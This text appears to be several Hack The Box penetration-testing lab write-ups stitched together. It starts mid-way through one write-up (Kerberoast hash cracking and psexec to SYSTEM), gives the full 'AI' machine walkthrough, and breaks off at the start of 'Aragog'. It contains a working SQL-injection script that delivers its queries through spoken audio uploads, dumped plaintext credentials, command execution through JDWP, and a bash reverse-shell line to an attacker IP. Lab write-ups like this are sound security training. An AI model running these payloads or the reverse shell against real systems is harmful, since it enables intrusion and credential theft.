b15c668496b6144c6252e6a03f6ce008775ff7f5e8714c6795ca6c1b10b77aa1233f0b56f076213ba0c8b2d46f18fcd2bb3656c0a7794b5abf7ee60f2a22ab4ec929cc8d4df9
root@kali:~/hackthebox/active/kirbi# /opt/JohnTheRipper/run/john --format:krb5tgs hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Ticketmaster1968 ($krb5tgs$unknown)
1g 0:00:00:14 DONE (2018-12-05 19:54) 0.06968g/s 734318p/s 734318c/s 734318C/s Tiffani1432..Tiago_18
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

The venerable sysadmin tool psexec.exe is used to get a shell as SYSTEM using the gained Domain Admin credentials.

```
PS C:\Users\egre55> .\psexec.exe \\10.10.10.100 -u active.htb\administrator -p Ticketmaster1968 -s cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>hostname & whoami
DC
nt authority\system
```

AI

23rd January 2019 / Document No D19.100.55

Prepared By: MinatoTW

Machine Author(s): MrR3boot

Difficulty: Medium

Classification: Official

Synopsis

AI is a medium difficulty Linux machine running a speech recognition service on Apache. This service is found to be vulnerable to SQL injection and is exploited with audio files. The injection is leveraged to gain SSH credentials for a user. Enumeration of running processes yields a Tomcat application running on localhost, which has debugging enabled. This port is forwarded and exploited to gain code execution as root.

Skills Required

- Enumeration
- SQL Injection
- Java Classes

Skills Learned

- Debugging with JDWP
- Speech to Text

Enumeration

Nmap


```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.163 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.163
```

```
nmap -p$ports -sC -sV 10.10.10.163
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-23 09:29 PST
Nmap scan report for 10.10.10.163
Host is up (0.19s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Hello AI!
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


SSH and Apache are found to be running on their usual ports.

Apache

Browsing to port 80, a website titled "Artificial Intelligence" is seen.



The about page states that the developers are working on a voice recognition platform. Browsing to the `AI` page reveals an upload page for `wav` files.




Trying to upload a normal test file returns the following output.

Gobuster

Let's enumerate files and folders on the server using gobuster.

```
gobuster dir -w directory-list-2.3-medium.txt -u http://10.10.10.163/ -x php -t 100

/images (Status: 301)
/index.php (Status: 200)
/uploads (Status: 301)
/about.php (Status: 200)
/contact.php (Status: 200)
/db.php (Status: 200)
/intelligence.php (Status: 200)
/ai.php (Status: 200)
```

Apart from the already known files, we discover `intelligence.php` and `db.php`, as well as a folder named `uploads`. Browsing to `db.php` returns an empty page, however, `intelligence.php` contains the following table.




The table contains information about various inputs and their corresponding AI outputs. It's designed to convert normal speech as well as code snippets and special symbols. The footer contains the following message.

> **We mostly use similar approach as Microsoft does.**
>
> Note: Currently our is API well familiar with Male-US model

Searching for Microsoft speech recognition, we come across this page. The page contains a similar table with inputs and desired outputs. Let's try creating a `wav` file and uploading it to the AI page. The `text2wave` utility from the festival package can be used for this.

```
echo "Hello world" | text2wave -o ai.wav
```

Uploading the file `ai.wav` to the AI page results in the following output.




SQL Injection via file upload

The page was able to process the input text successfully. The `Query result` field as well as the `db.php` page suggests that there might be some kind of DBMS involved during processing of the input. Let's try injecting a quote into the input text. According to the Microsoft documentation, the phrase `Open single quote` is translated to a quote.

"	Close double quote; Close quote; Close inverted commas
'	Apostrophe
'	Open single quote
'	Close single quote


```
echo "Hello world open single quote" | text2wave -o ai.wav
```

Let's upload the file and check the output.



The input resulted in a SQL error and the backend database is found to be MySQL. Let's check if we can balance the quote using comments. The `#` (Pound sign) symbol can be used to comment out the rest of query in MySQL.

```
echo "Hello world open single quote pound sign" | text2wave -o ai.wav
```



There's no error returned this time, which means that the quotes were balanced. We can create a python script to automate the entire process.

```python
#!/usr/bin/python3
import sys
import requests
import os
import re

def createWav(query):
  query = query.replace("'", " open single quote ")
  query = query.replace("#", " Pound sign ")
  q = f'echo "{query}" | text2wave -o ai.wav'
  #print(q)
  os.system(f'echo "{query}" | text2wave -o ai.wav')
```

```
def sendWav():
  url = "http://10.10.10.163/ai.php"
  p = { 'http' : 'http://127.0.0.1:8080' }
  files = { 'fileToUpload' : open('ai.wav', 'rb'), 'submit' : (None, 'Process
It!') }
  resp = requests.post(url, files = files, proxies = p)
  return resp.text


while True:
  query = input("Enter query> ")
  if query == 'exit':
    sys.exit()
  createWav(query)
  resp = sendWav()
  output = re.search("Query result : (.*)<h3>", resp)
  q = re.search("Our understanding of your input is : (.*)<br />", resp)
  print("Query: " + q.group(1))
  print("Result : " + output.group(1))
```

The script takes in input, converts text to wave and then sends the file to the server. After receiving the output, it prints the server's understanding and query. Let's try finding the number of columns in the table using UNION based injection. From the intelligence page, we know that the AI processes `join` as `union`.

```
' union select 'hello world'#
```

Foothold

We tried selecting the string `hello world` and the server returned it. This means that the table has just one column in it. Trying to form the correct query to find the table name might be complex and time consuming, as we would have to guess some table and column names. One common table name is users. Let's see if this table exists and if we can find any username.

```
' union select username from users#
```

```
rlwrap python3 ai.py
Enter query> ' join select username from users#
Query: 'uni1d select user name from users #
Result : You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the right syntax
to use near 'uni1d select user name from users #'' at line 1
```

The server is unable to interpret our input properly. We can overcome this by adding pauses between words using commas.


```
rlwrap python3 ai.py
Enter query> open single, quote, join, select, username from users#
Query: 'union select username from users #
Result : alexa
```

The injection worked and the first username is found to be alexa. Let's check if there's a password associated with this user.

```
' union select password from users#
```

```
rlwrap python3 ai.py
Enter query> open single, quote, join, select, password from users#
Query: 'union select password from users #
Result : H,Sq9t6}a<)?q93_
```

The password is returned as `H,Sq9t6}a<)?q93_`. Logging in via SSH with these credentials is successful.


ssh alexa@10.10.10.163
alexa@10.10.10.163's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 5.3.7-050307-generic x86_64)
Last login: Thu Oct 24 15:04:38 2019 from 192.168.0.104
alexa@AI:~$ whoami
alexa

Privilege Escalation

Looking at the processes running as root, we find Tomcat to be active.

```
root       8758  8.8  0:04 /usr/bin/java -Djava.util.logging.config.file=
/opt/apache-tomcat-9.0.2/conf/logging.properties
<SNIP>
```

We don't have permissions to view the Tomcat configuration or files. However, looking at the command line flags, we see the following.

```
/usr/bin/java -Djava.util.logging.config.file=/opt/apache-tomcat-
9.0.27/conf/logging.properties
-Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager -
Djdk.tls.ephemeralDHKeySize=2048
-Djava.protocol.handler.pkgs=org.apache.catalina.webresources
-Dorg.apache.catalina.security.SecurityListener.UMASK=0027
-agentlib:jdwp=transport=dt_socket,address=localhost:8000,server=y,suspend=n
<SNIP> start
```

The JDWP address is set to `localhost:8000` and the server is enabled. JDWP stands for "Java Debug Wire Protocol" and is used to remotely debug Java applications. The jdb utility can be used to access this port and debug over it. We'll have to forward port 8000 from the box and then connect to it.

```
ssh -L 8000:127.0.0.1:8000 alexa@10.10.10.163 -N
```

The command above will forward port 8000 on our host to port 8000 on the box. Let's attach to it using jdb.

```
jdb -attach 127.0.0.1:8000
Set uncaught java.lang.Throwable
Set deferred uncaught java.lang.Throwable
Initializing jdb ...
>
```

Java provides a class named Runtime, which can be used to execute system level commands. But before using it, we'll have to hit a breakpoint when tomcat is executing. We can set a breakpoint using the `stop` command in jdb. Looking at the javax class documentation, it's seen that the `init()` method is called when the Tomcat servlet starts up. Let's add a breakpoint on that method.

```
jdb -attach 127.0.0.1:8000
Set uncaught java.lang.Throwable
Set deferred uncaught java.lang.Throwable
Initializing jdb ...
> stop in javax.servlet.GenericServlet.init()
Deferring breakpoint javax.servlet.GenericServlet.init().
```

This breakpoint should be hit after a while, when the server initializes.

```
> Set deferred breakpoint javax.servlet.GenericServlet.init()
Breakpoint hit: "thread=main", javax.servlet.GenericServlet.init(), line=177 bci=0
main[1]
```

We can use the Runtime.exec() method to execute code now. Let's try touching a file named `/tmp/proof`.

```
main[1] eval new java.lang.Runtime().exec("touch /tmp/proof")
 new java.lang.Runtime().exec("touch /tmp/proof") =
 "Process[pid=12134, exitValue="not exited"]"
```

Going back to the SSH session, the file is found in `/tmp`.

```
alexa@AI:~$ ls -al /tmp/
total 56
drwxrwxrwt 14 root  root  4096 Jan 23 13:03 .
drwxr-xr-x 24 root  root  4096 Oct 22 12:03 ..
drwxrwxrwt  2 root  root  4096 Jan 23 08:47 .font-unix
drwxr-xr-x  2 alexa alexa 4096 Jan 23 11:31 hsperfdata_alexa
drwxr-x---  2 root  root  4096 Jan 23 13:00 hsperfdata_root
drwxrwxrwt  2 root  root  4096 Jan 23 08:47 .ICE-unix
-rw-r-----  1 root  root     0 Jan 23 13:03 proof
```

Let's try executing a bash reverse shell next. Create a file the following contents, make it executable and place it in the `/tmp` folder.

```
#!/bin/bash
/bin/bash -i >& /dev/tcp/10.10.14.12/4444 0>&1
```

Execute it when the breakpoint is hit.

```
main[1] eval new java.lang.Runtime().exec("/tmp/exec.sh")
 new java.lang.Runtime().exec("/tmp/exec.sh") = "Process[pid=12365, exitValue="not exited"]"
```

A shell as root should be received on the listener.

```
nc -lvp 4444
Listening on [0.0.0.0] (family 2, port 4444)
Connection from 10.10.10.163 50920 received!
root@AI:~# id
uid=0(root) gid=0(root) groups=0(root)
root@AI:~# ls -la
total 48
drwx------  6 root root 4096 Jan 23 12:51 .
drwxr-xr-x 24 root root 4096 Oct 22 12:03 ..
lrwxrwxrwx  1 root root    9 Oct 19 10:23 .bash_history -> /dev/null
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-r--------  1 root root   33 Oct 21 16:13 root.txt
```

Hack The Box
PEN-TESTING LABS

Aragog

21st July 2018 / Document No D18.100.12

Prepared By: Alexander Reid (Arrexel)
Machine Author: egre55
Difficulty: Medium
Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Aragog is not overly challenging, however it touches on several common real-world vulnerabilities, techniques and misconfigurations.

Skills Required

- Intermediate knowledge of Linux


Skills Learned

- Exploiting XML External Entities
- Enumerating files through XXE
- Exploiting weak file permissions

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


Enumeration

Nmap



Nmap reveals vsftpd (which has anonymous login enabled), OpenSSH and Apache.

Dirbuster



Dirbuster finds only a **hosts.php** file.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


Exploitation

XML External Entities

Attempting to connect to FTP reveals only a **test.txt** file which contains some basic XML.

```
root@kali:~/Desktop/writeups/aragog# cat test.txt
<details>
    <subnet_mask>255.255.255.192</subnet_mask>
    <test></test>
</details>
root@kali:~/Desktop/writeups/aragog#
```

Sending the XML in a POST request to **hosts.php** results in some different output.




